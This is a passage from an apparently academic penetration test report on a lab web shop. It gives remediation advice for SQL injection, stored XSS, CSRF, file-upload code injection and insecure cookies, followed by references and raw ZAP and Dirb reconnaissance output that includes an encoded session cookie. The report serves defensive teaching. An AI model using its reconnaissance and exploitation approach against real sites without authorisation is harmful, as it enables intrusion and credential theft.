What is more, the old password field is not checked as discovered in Section 2.5.5, therefore the password can be changed without knowing the previous password. Again, this is a highly insecure design and allows anyone to change the password if they have access to the account as there are no measures taken to verify that the legitimate account owner is changing the password.

To fix these issues, the code should first be modified so the old password field is left empty. Upon submitting the form, the old password should first be compared to the password from the database. Only if it is correct should the new passwords be compared and saved.

3.1.10 No Credential Encryption

The user passwords stored in the database lack any form of encryption which can be seen from the admin and user tables in Appendices C.1 Admin and C.4 Users. This allows for a threat actor to obtain account credentials in their plaintext form in the case of a data leak. Passwords should be salted and hashed to ensure they are stored following the best security measures.

To salt and hash a password, the *password_hash()* function can be used with PHP. Several hashing algorithms can also be chosen and specified in the parameters for this function. The Bcrypt hashing algorithm is a good choice as it also salts the passwords with automatically generated salts. It is also adaptive as its iteration count can be increased over time to slow it down this way making it resilient to brute force attacks. When verifying passwords upon login, their hashes can be compared to the hash stored in the database with *password_verify()* function.

3.1.11 Reversible and Insecure Cookie

The *SecretCookie* token which is generated upon login is highly insecure. In this case, the cookie was reversible and contained the user email and password and a UNIX timestamp that correlated to their login time. Sensitive information such as this should never be stored in a cookie especially as they are easily obtainable.

A more secure way to manage authenticated users is using PHP sessions as their information resides on the webserver and can’t be accessed directly. Under this implementation, only the *PHPSESSID* cookie would be used to generate session IDs and check for existing sessions. This ID should also be regenerated after the user authentication state changes with *session_regenerate_id()* to prevent session fixation.

3.1.12 Missing Cookie Attributes

OWASP (2020) defines the best cookie configuration as *Set-Cookie: __Host-SID=<session token>; path=/; Secure; HttpOnly; SameSite=Strict*. The cookies on this site do not follow this configuration. The lack of these attributes poses various security risks: cookies can be transported over unencrypted channels with the lack of the *secure* attribute, and *HttpOnly* not being present means that the cookie can be accessed with scripts.

To remediate this, cookies should have the mentioned attributes configured when they are set. Besides cookies not being transported over unencrypted channels or being accessed by scripts, the *path* and *SameSite* attributes will ensure that the cookies are not used outside of the directories and sites where they are needed. This reduces the risk of cross site request forgery attacks.

3.1.13 Dysfunctional Logout and Session Termination

This web application does not terminate the session when the logout functionality is used. As discussed in Section 2.7.5 it is possible to access the supposedly terminated session after going back on a browser without having to log in again. Figure 2-48 and Figure 2-49 also demonstrated that the session token was not destroyed after logout. Furthermore, the *PHPSESSID* was not regenerated after the user authentication state changed as seen in Section 2.7.3. This has several implications on the security of web applications – an attacker can physically access the victim's machine and continue their session or have prolonged access to the victim's account after session hijacking even if the victim logs out.

Upon logout, the cookies should be unset. This can be done by checking if the cookie is set with an *if* statement and then setting its expiration date to the past. If sessions are used, they should be destroyed with *session_destroy()* and *PHPSESSID* should be regenerated after the user authentication state changes with *session_regenerate_id()*.

3.1.14 No Session Timeout

There is no timeout functionality on the web application. Session timeouts are a good security measure to have – in the case of the user leaving a session open, it will automatically be destroyed after some time making it harder for a third party to access and continue using it.

To implement a session timeout, there needs to be a defined interval on the server after which the session is terminated. After a user has been idle, i.e., has not performed any actions on the application, for the duration of the defined interval, the server sets their session as invalid, and it is destroyed. A session timeout can be defined in the web deployment descriptor (*web.xml* file) or programmatically in the session object (OWASP, 2020). The idle time duration is widely dependent on the intended purpose of the web application and the data it operates with. OWASP (2022) recommends a timeout of 2-5 minutes for applications that work with sensitive data and 15 minutes for low-risk applications. The best way to establish a good timeout for this specific application would be to determine how long a user would need to navigate the site, add items to their cart, and check out and set the timeout above the time required to complete these actions.

3.1.15 Cross Site Request Forgery Vulnerability

The site is vulnerable to cross site request forgery as demonstrated in Section 2.7.3. By acting as a victim and accessing a third-party resource supplying input to the forms on the site, it was possible to change both user info and credentials without needing any user information prior to that.

To make the site resilient against cross site request forgery, a CSRF token should be used. These tokens are unique, secret, and unpredictable values that are generated by the server and shared with the client. The token should be stored in the PHP session and included in the request when a user performs an action such as submitting a form. The submitted token would then be compared to the session token and the request would only be considered valid if the values match (Port Swigger, no date).

3.1.16 Stored Cross Site Scripting Vulnerability

Stored cross site scripting could be executed on the site as seen in Section 2.8.2. This later lead to an incubated vulnerability as an account that could not be managed from the administrator interface was created.

To mitigate this, user input should be sanitized after it has been supplied. When accepting user input, it should be in an accepted format. Name fields have no need not accept symbols like angled brackets and parentheses which could be a part of a script, for example. Input sanitization can be done with the sanitization filters available for PHP. Regex can also be used to check if only allowed symbols are used in each field.

Another good practice is output encoding where the data is encoded to a different representation of the same symbols, e.g., < is changed to *&lt*, when the data is outputted. This way, the data is no longer interpreted in a way that can lead to a potentially dangerous script executing. For PHP, *htmlspecialchars()* and *htmlentities()* both are functions that accomplish this.

3.1.17 SQL Injection Vulnerability

As seen in Section 2.8.3, this site is vulnerable to SQL injections. Both the user and administrator login forms had payloads identified by SQLMap. Using this tool, the used database and its tables could then be dumped (see Appendix C – Database). A threat actor can use this vulnerability to access sensitive information stored in the database including but not limited to user credentials.

To avoid SQL injections prepared statements should be used. For prepared statements, the SQL query is first defined, and the parameters are passed to it later, this way any injected code is not executed and handled like regular data.

3.1.18 Code Injection Vulnerability

The “Alter Image” form, which lets users change their profile images, was found to be vulnerable to code injections in Section 2.8.4. With the use of a web proxy, any filters that check for an image extension could be bypassed. An example of the severity of this vulnerability is attackers being able to upload reverse shells to the website and gain remote access to the underlying webserver.

This vulnerability can be resolved with proper file upload validation. For images, it is recommended to utilise image rewriting libraries to verify that the image is valid and to remove unnecessary content. The extension of the stored image should also be set to the detected content type of the image from image processing rather than trusting the upload header. It should also be repeatedly ensured that the detected image type matches the accepted types for the specific form (OWASP, 2022).

3.1.19 No Integrity Checks

Using a web proxy, it is possible to edit the name and price, which are otherwise not able to be modified, to a different value. There is no backend check to verify whether the item or the price of the item exists in the database meaning that items not sold by the marketplace can be ordered. Items can also be bought for a negative amount of money meaning that the business ends up owing the customer.

To remediate this there should be a backend check of the input values to compare them to the ones present in the database. This could be done with an item ID where its name and price are retrieved from the database so they cannot be forged. In the case of a nonexistent ID, the transaction should not happen.

Furthermore, the ordered amount should be checked after the order is placed so only one or more items can be ordered if they are in stock.

There should also be a backend check for emails as the filter which checked for an email input could be bypassed as documented in Section 2.4.4. A backend check would ensure that a user supplies an email address. Furthermore, a system for email verification would be beneficial to check that legitimate emails are being used.

3.1.20 No Transport Layer Security/Secure Socket Layer and HTTPS

The website does not have TLS/SSL enabled as seen in Section 2.10.1. Not using TLS puts the site and its users at risk since the traffic is not encrypted and private information transported this way can be visible to a third party.

TLS and HTTPS can be configured by:

1. Generating a public/private key pair.
2. Generating a certificate signing request (CSR) that embeds the public key.
3. Sharing the CSR with a Certificate Authority (CA) to receive a final certificate.
4. Installing this certificate in a place on the webserver not accessible from the web.
   (Palmer & Gaunt, 2022)

When the certificate is activated, the website will be able to load over HTTPS when the Apache virtual host configuration is changed to contain information about the certificate and key locations. Redirecting HTTP to HTTPS can also be configured in this file.

3.1.21 Misconfigured Headers

Missing security headers can have several impacts on the web application. As indicated in the Nikto scan (Appendix B.3 Nikto output) the site was missing X-Frame-Options, X-XSS-Protection, and X-Content-Type-Options headers. Furthermore, the HSTS header was not set as seen in Section. Lastly, the X-powered-by header was leaking information about which PHP version is being used.

To not reveal PHP information with the X-powered-by header, *expose_php* should be set to *off* in the *php.ini* file on the webserver.

To add the HSTS header, the virtual host section in the Apache configuration file should be edited to contain the following line:

```
Header always set Strict-Transport-Security "max-age=31536000; includeSubdomains; preload"
```

The *max-age* in this example is set to 1 year but can be edited when it is being configured.

From the 3 missing headers identified by Nikto, the XSS protection header is no longer required for newer browsers (for cross site scripting countermeasures see Section 3.1.16). The X-Frame-Options and X-Content-Type-Options headers can be configured with the following lines added to the Apache configuration file:

```
Header set X-Content-Type-Options "nosniff"
Header set X-Frame-Options: "SAMEORIGIN"
```

The X-Frame-Options header can also be edited to deny (DENY) everything or allow specific sites (ALLOW-FROM). It will help to avoid clickjacking attacks whereas the content type header will ensure that the browser does not perform MIME-sniffing.

3.1.22 Enabled HTTP TRACE Method

The HTTP TRACE method is enabled on the website. This can be seen in the Nikto scan (Appendix B.3 Nikto output) and Figure 2-17. The TRACE method returns the full HTTP request back to the requesting client. It should not be used outside of debugging and having it enabled for publicly available sites makes cross site tracing possible. This can lead to the disclosure of sensitive information such as internal authentication headers (Rapid7, 2018).

To disable the TRACE method, the configuration file on the Apache server should be edited to say *TraceEnable off*.

3.2 General Discussion and Conclusions

The aim to perform a comprehensive security evaluation on the web application of *Astley Skateshop*, with the identified vulnerabilities and their countermeasures outlined has been met. Completing this penetration test in line with the OWASP WSTG v4.2 methodology has revealed that the web application is extremely insecure. Numerous high-risk vulnerabilities or missing security considerations have been identified.

The discovered vulnerabilities mainly fall into categories such as information leakage, lack of input validation, lack of security considerations, such as cookies that contain sensitive information and have no security attributes set, and flawed logic which entailed no backend checks to establish whether the purchased item exists and costs the amount it was ordered for.

While some of these vulnerabilities are considered more severe, all of the specified vulnerabilities should be remediated as soon as possible because of their negative impact on the web application's functionality and security which in turn negatively affect the *Astley Skateshop* as a business. The order in which vulnerabilities should be resolved would depend on their severity. The impact of certain vulnerabilities will differ across companies, so it is important that objective decisions according to the implications on the system are made. A calculator like National Vulnerability Database's Common Vulnerability Scoring System (no date) can be utilised. For the most accurate results, this requires knowing both the technical aspects of the vulnerability and how it arose and access to the system so full effects of this flaw can be evaluated.

3.3 Future Work

The most crucial step that would greatly append to the information gathered during this assessment is establishing the severity of each vulnerability to efficiently approach their solutions later as discussed in Section 3.2.

Another test, following the same outline as the one documented in this report, should also be conducted after the identified vulnerabilities have been fixed. This would aid in seeing if the fixes have been sufficient, implemented correctly, and if the vulnerabilities have been resolved. Furthermore, it would help in identifying any other vulnerabilities that could have arisen from the changes made to the webserver configuration during the process.

Any future work related to evaluating the security of this host and organisation would be testing the actual underlying webserver. During the assessment process, a code injection flaw was found which could possibly be used to gain shell access to the server with the upload of a reverse shell payload. From there, further tests could be performed to evaluate the security of *Astley's Skateshop* enterprise outside of the scope of their web application. These tests were not conducted at this time, as the engagement rules specified that the penetration test should be performed on the web application itself.

REFERENCES

Acunetix, 2020. *Why Is Directory Listing Dangerous?.* [Online]
Available at: https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/
[Accessed 15 January 2023].

Bassett, G. et al., 2022. *2022 Data Breach Investigations Report. Results and Analysis: Introduction.* [Online]
Available at: https://www.verizon.com/business/resources/reports/dbir/2022/results-and-analysis-intro/
[Accessed 4 January 2023].

Canadian Centre for Cyber Security, 2019. *Best practices for passphrases and passwords.* [Online]
Available at: https://cyber.gc.ca/en/guidance/best-practices-passphrases-and-passwords-itsap30032
[Accessed 28 December 2022].

Columbus, L., 2022. *Why web apps are one of this year's leading attack vectors.* [Online]
Available at: https://venturebeat.com/security/why-web-apps-are-one-of-this-years-leading-attack-vectors
[Accessed 4 January 2023].

Ellingwood, J., 2015. *How To Configure Apache to Use Custom Error Pages on Ubuntu 14.04.* [Online]
Available at: https://www.digitalocean.com/community/tutorials/how-to-configure-apache-to-use-custom-error-pages-on-ubuntu-14-04
[Accessed 15 January 2023].

Emmons, T., Lauro, T., McReynolds, S. & Kimhy, E., 2022. *Akamai Web Application and API Threat Report.* [Online]
Available at: https://www.akamai.com/resources/research-paper/akamai-web-application-and-api-threat-report
[Accessed 4 January 2023].

Goodwork Labs, 2015. *Trends and Popularity of Web Application Development Services.* [Online]
Available at: https://www.goodworklabs.com/trends-and-popularity-of-web-application-development-services/
[Accessed 4 Januray 2023].

National Cyber Security Centre, 2018. *Password policy: updating your approach.* [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach
[Accessed 15 January 2023].

National Vulnerability Database, n.d. *Vulnerability Metrics.* [Online]
Available at: https://nvd.nist.gov/vuln-metrics/cvss
[Accessed 17 Jaunary 2023].

OWASP, 2020. *Session Timeout.* [Online]
Available at: https://owasp.org/www-community/Session_Timeout
[Accessed 14 January 2023].

OWASP, 2020. *WSTG - v4.2.* [Online]
Available at: https://owasp.org/www-project-web-security-testing-guide/v42/
[Accessed 15 November 2022].

OWASP, 2021. *OWASP Top Ten.* [Online]
Available at: https://owasp.org/www-project-top-ten/
[Accessed 3 January 2023].

OWASP, 2022. *Input Validation Cheat Sheet.* [Online]
Available at: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
[Accessed 17 January 2023].

OWASP, 2022. *Session Management Cheat Sheet.* [Online]
Available at: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
[Accessed 12 January 2023].

Palmer, C. & Gaunt, M., 2022. *Enabling HTTPS on your servers.* [Online]
Available at: https://web.dev/enable-https/
[Accessed 16 January 2023].

Parker Software, n.d. *The security risks of outdated software.* [Online]
Available at: https://www.parkersoftware.com/blog/the-security-risks-of-outdated-software/
[Accessed 15 January 2023].

Port Swigger, n.d. *Cross-site request forgery (CSRF).* [Online]
Available at: https://portswigger.net/web-security/csrf
[Accessed 16 January 2023].

Rapid7, 2018. *HTTP TRACE Method Enabled.* [Online]
Available at: https://www.rapid7.com/db/vulnerabilities/http-trace-method-enabled/
[Accessed 15 January 2023].

Snyder, C., Myer, T. & Southwell, M., 2011. *Pro PHP Security: From Application Security Principles to the Implementation of XSS Defenses.* 2nd ed. New York: Apress.

Stankovic, S., 2019. *Web Application Penetration Testing: Steps, Methods, & Tools.* [Online]
Available at: https://purplesec.us/web-application-penetration-testing/
[Accessed 3 January 2023].

Stuttard, D. & Pinto, M., 2011. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws.* Indianapolis: John Wiley & Sons.

SumTIps, n.d. *Prevent Access to Files on Web Server using htaccess.* [Online]
Available at: https://sumtips.com/tips-n-tricks/prevent-access-to-files-on-web-server-using-htaccess/
[Accessed 16 January 2023].

Synopsys, n.d. *Web Application Penetration Testing.* [Online]
Available at: https://www.synopsys.com/glossary/what-is-web-application-penetration-testing.html
[Accessed 3 January 2023].

Threat Intelligence, 2021. *Web application penetration testing: tools, methodology and best practices.* [Online]
Available at: https://www.threatintelligence.com/blog/web-application-penetration-testing
[Accessed 4 January 2023].

Williams, S., 2022. *Malicious web application attacks climb 88% - report.* [Online]
Available at: https://itbrief.com.au/story/malicious-web-application-attacks-climb-88-report
[Accessed 4 January 2023].

APPENDICES

APPENDIX A – EXCLUDED METHODOLOGY

This appendix contains a list of steps which are defined by the OWASP Web Security Testing Guide v4.2 but excluded from the assessment process. The reasons for their exclusion include them not being in scope, e.g., they target the underlying server and not the web application, the features they test not being used by the web application, and changes in the methodology itself, for example, *testing for stack traces* is merged into *testing for improper error handling* but the step has not been removed from the methodology. Lastly, there are steps that overlap with each other making it redundant to execute the same tests or discuss the same observations repeatedly.

1. Information Gathering
   - **1.1. Conduct Search Engine Discovery Reconnaissance for Information Leakage**
   - **1.2. Fingerprint Web Application**
   - **1.3. Map Application Architecture**
2. Configuration and Deployment Management Testing
   - **2.1. Test Network Infrastructure Configuration**
   - **2.2. Test File Extensions Handling for Sensitive Information**
   - **2.3. Test RIA Cross Domain Policy**
   - **2.4. Test File Permission**
   - **2.5. Test for Subdomain Takeover**
   - **2.6. Test Cloud Storage**
3. Identity Management Testing
   - **3.1. Test Account Provisioning Process**
4. Authentication Testing
   - **4.1. Testing for Bypassing Authentication Schema**
   - **4.2. Testing for Vulnerable Remember Password**
   - **4.3. Testing for Browser Cache Weaknesses**
   - **4.4. Testing for Weak Security Question Answer**
   - **4.5. Testing for Weaker Authentication in Alternative Channel**
5. Authorization Testing
   - **5.1. Testing for Bypassing Authorization Schema**
   - **5.2. Testing for Privilege Escalation**
6. Session Management Testing
   - **6.1. Testing for Exposed Session Variables**
   - **6.2. Testing for Session Puzzling**
7. Input Validation Testing
   - **7.1. Testing for HTTP Verb Tampering**

- **7.2. Testing for HTTP Parameter Pollution**
- **7.3. Testing for LDAP Injection**
- **7.4. Testing for XML Injection**
- **7.5. Testing for SSI Injection**
- **7.6. Testing for XPath Injection**
- **7.7. Testing for IMAP SMTP Injection**
- **7.8. Testing for Format String Injection**
- **7.9. Testing for HTTP Splitting Smuggling**
- **7.10. Testing for HTTP Incoming Requests**
- **7.11. Testing for Host Header Injection**
- **7.12. Testing for Server-side Template Injection**
- **7.13. Testing for Server-Side Request Forgery**

8. Testing for Error Handling
   - **8.1. Testing for Stack Traces**
9. Testing for Weak Cryptography
   - **9.1. Testing for Padding Oracle**
10. Business Logic Testing
    - **10.1. Test Business Logic Data Validation**
    - **10.2. Test Ability to Forge Requests**
    - **10.3. Test for Process Timing**
    - **10.4. Test Number of Times a Function Can Be Used Limits**
    - **10.5. Testing for the Circumvention of Work Flows**
    - **10.6. Test Upload of Malicious Files**
11. **Client-side Testing**
12. **API Testing**

APPENDIX B – SCAN OUTPUTS

B.1 OWASP ZAP Spidering output

```
http://192.168.1.10
http://192.168.1.10/
http://192.168.1.10/adminlogin.php
http://192.168.1.10/assets
http://192.168.1.10/assets/
http://192.168.1.10/assets/?C=D;O=D
http://192.168.1.10/assets/css
http://192.168.1.10/assets/css/
http://192.168.1.10/assets/css/?C=D;O=D
http://192.168.1.10/assets/css/bootstrap.css
http://192.168.1.10/assets/css/bootstrap.css?version=1
http://192.168.1.10/assets/css/flexslider.css
http://192.168.1.10/assets/css/font-awesome.min.css
http://192.168.1.10/assets/css/style.css
http://192.168.1.10/assets/css/style.css?version=1
http://192.168.1.10/assets/fonts
http://192.168.1.10/assets/fonts/
http://192.168.1.10/assets/fonts/?C=D;O=D
http://192.168.1.10/assets/fonts/FontAwesome.otf
http://192.168.1.10/assets/fonts/fontawesome-webfont.eot
http://192.168.1.10/assets/fonts/fontawesome-webfont.svg
http://192.168.1.10/assets/fonts/fontawesome-webfont.ttf
http://192.168.1.10/assets/fonts/fontawesome-webfont.woff
http://192.168.1.10/assets/img
http://192.168.1.10/assets/img/
http://192.168.1.10/assets/img/1-slide.jpg
http://192.168.1.10/assets/img/2-slide.jpg
http://192.168.1.10/assets/img/3-slide.jpg
http://192.168.1.10/assets/img/4-slide.jpg
http://192.168.1.10/assets/img/5-slide.jpg
http://192.168.1.10/assets/img/6-slide.jpg
http://192.168.1.10/assets/img/?C=M;O=D
http://192.168.1.10/assets/img/brand.png
http://192.168.1.10/assets/img/brandp.png
http://192.168.1.10/assets/img/brandx.png
http://192.168.1.10/assets/img/detailbig.jpg
http://192.168.1.10/assets/img/detailbig21.jpg
http://192.168.1.10/assets/img/detailbig31.jpg
http://192.168.1.10/assets/img/detailsquare3.jpg
http://192.168.1.10/assets/img/detailsquare41.jpg
http://192.168.1.10/assets/img/header.jpg
http://192.168.1.10/assets/img/header.png
http://192.168.1.10/assets/img/logo.png
http://192.168.1.10/assets/img/logoz.png
```

```
http://192.168.1.10/assets/img/person-1.jpg
http://192.168.1.10/assets/img/person-2.jpg
http://192.168.1.10/assets/img/person-3.png
http://192.168.1.10/assets/img/person-4.jpg
http://192.168.1.10/assets/img/profile1.jpg
http://192.168.1.10/assets/img/profile2.jpg
http://192.168.1.10/assets/js
http://192.168.1.10/assets/js/
http://192.168.1.10/assets/js/?C=D;O=D
http://192.168.1.10/assets/js/bootstrap.js
http://192.168.1.10/assets/js/custom.js
http://192.168.1.10/assets/js/jquery-1.10.2.js
http://192.168.1.10/assets/js/jquery.easing.min.js
http://192.168.1.10/assets/js/jquery.flexslider.js
http://192.168.1.10/assets/js/scrollReveal.js
http://192.168.1.10/customers
http://192.168.1.10/customers/
http://192.168.1.10/customers/bootstrap
http://192.168.1.10/customers/bootstrap/
http://192.168.1.10/customers/bootstrap/?C=D;O=D
http://192.168.1.10/customers/bootstrap/css
http://192.168.1.10/customers/bootstrap/css/
http://192.168.1.10/customers/bootstrap/css/?C=D;O=D
http://192.168.1.10/customers/bootstrap/css/bootstrap.css
http://192.168.1.10/customers/bootstrap/css/bootstrap.min.css
http://192.168.1.10/customers/bootstrap/fonts
http://192.168.1.10/customers/bootstrap/fonts/
http://192.168.1.10/customers/bootstrap/fonts/?C=D;O=D
http://192.168.1.10/customers/bootstrap/fonts/glyphicons-halflings-regular.eot
http://192.168.1.10/customers/bootstrap/fonts/glyphicons-halflings-regular.svg
http://192.168.1.10/customers/bootstrap/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.10/customers/bootstrap/fonts/glyphicons-halflings-regular.woff
http://192.168.1.10/customers/bootstrap/fonts/glyphicons-halflings-regular.woff2
http://192.168.1.10/customers/bootstrap/js
http://192.168.1.10/customers/bootstrap/js/
http://192.168.1.10/customers/bootstrap/js/?C=D;O=D
http://192.168.1.10/customers/bootstrap/js/bootstrap.js
http://192.168.1.10/customers/bootstrap/js/bootstrap.min.js
http://192.168.1.10/customers/index.php
http://192.168.1.10/customers/js
http://192.168.1.10/customers/js/
http://192.168.1.10/customers/js/?C=S;O=D
http://192.168.1.10/customers/js/datatables.min.js
http://192.168.1.10/customers/js/jquery-1.10.2.min.js
http://192.168.1.10/customers/js/jquery.bdt.js
http://192.168.1.10/icons
http://192.168.1.10/icons/back.gif
http://192.168.1.10/icons/blank.gif
```

```
http://192.168.1.10/icons/folder.gif
http://192.168.1.10/icons/image2.gif
http://192.168.1.10/icons/text.gif
http://192.168.1.10/icons/unknown.gif
http://192.168.1.10/index.php
http://192.168.1.10/info.php
http://192.168.1.10/pictures
http://192.168.1.10/pictures/
http://192.168.1.10/pictures/?C=D;O=D
http://192.168.1.10/pictures/rick.jpg
http://192.168.1.10/register.php
http://192.168.1.10/robots.txt
http://192.168.1.10/sitemap.xml
http://192.168.1.10/userlogin.php
```

B.2 Dirb output

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Fri Nov 18 07:39:33 2022
URL_BASE: http://192.168.1.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
COOKIE: 6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n31363638373735313236
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.10/ ----
==> DIRECTORY: http://192.168.1.10/admin/
+ http://192.168.1.10/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin.pl (CODE:403|SIZE:975)
==> DIRECTORY: http://192.168.1.10/assets/
+ http://192.168.1.10/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/cachemgr.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/cgi-bin/ (CODE:403|SIZE:989)
==> DIRECTORY: http://192.168.1.10/customers/
==> DIRECTORY: http://192.168.1.10/database/
+ http://192.168.1.10/index.php (CODE:200|SIZE:19070)
+ http://192.168.1.10/info.php (CODE:200|SIZE:267265)
+ http://192.168.1.10/phpinfo.php (CODE:200|SIZE:77368)
+ http://192.168.1.10/phpmyadmin (CODE:401|SIZE:1222)
==> DIRECTORY: http://192.168.1.10/pictures/
+ http://192.168.1.10/robots.txt (CODE:200|SIZE:34)
```

```
==> DIRECTORY: http://192.168.1.10/vbs/

---- Entering directory: http://192.168.1.10/admin/ ----
+ http://192.168.1.10/admin/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/admin.php (CODE:200|SIZE:8052)
+ http://192.168.1.10/admin/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/cachemgr.cgi (CODE:403|SIZE:975)
==> DIRECTORY: http://192.168.1.10/admin/css/
+ http://192.168.1.10/admin/index.php (CODE:302|SIZE:8904)
==> DIRECTORY: http://192.168.1.10/admin/js/

---- Entering directory: http://192.168.1.10/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/assets/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/cachemgr.cgi (CODE:403|SIZE:975)
==> DIRECTORY: http://192.168.1.10/assets/css/
==> DIRECTORY: http://192.168.1.10/assets/fonts/
==> DIRECTORY: http://192.168.1.10/assets/img/
==> DIRECTORY: http://192.168.1.10/assets/js/

---- Entering directory: http://192.168.1.10/customers/ ----
+ http://192.168.1.10/customers/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/cachemgr.cgi (CODE:403|SIZE:975)
==> DIRECTORY: http://192.168.1.10/customers/css/
+ http://192.168.1.10/customers/index.php (CODE:302|SIZE:13499)
==> DIRECTORY: http://192.168.1.10/customers/js/

---- Entering directory: http://192.168.1.10/database/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/database/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/database/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/database/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/database/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/pictures/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/pictures/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/pictures/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/pictures/cachemgr.cgi (CODE:403|SIZE:975)
```

```
---- Entering directory: http://192.168.1.10/vbs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/vbs/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/vbs/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/vbs/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/vbs/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/admin/css/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/css/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/css/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/css/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/admin/js/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/js/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/js/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/js/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/assets/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/assets/css/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/css/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/css/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/css/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/assets/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/assets/fonts/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/fonts/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/fonts/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/fonts/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/assets/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/assets/img/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/img/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/img/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/img/cachemgr.cgi (CODE:403|SIZE:975)
```

```
---- Entering directory: http://192.168.1.10/assets/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/assets/js/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/js/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/js/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/assets/js/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/customers/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/customers/css/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/css/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/css/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/css/cachemgr.cgi (CODE:403|SIZE:975)

---- Entering directory: http://192.168.1.10/customers/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.10/customers/js/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/js/admin.pl (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/js/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/customers/js/cachemgr.cgi (CODE:403|SIZE:975)

-----------------
END_TIME: Fri Nov 18 07:43:01 2022
DOWNLOADED: 69180 - FOUND: 69
```

B.3 Nikto output
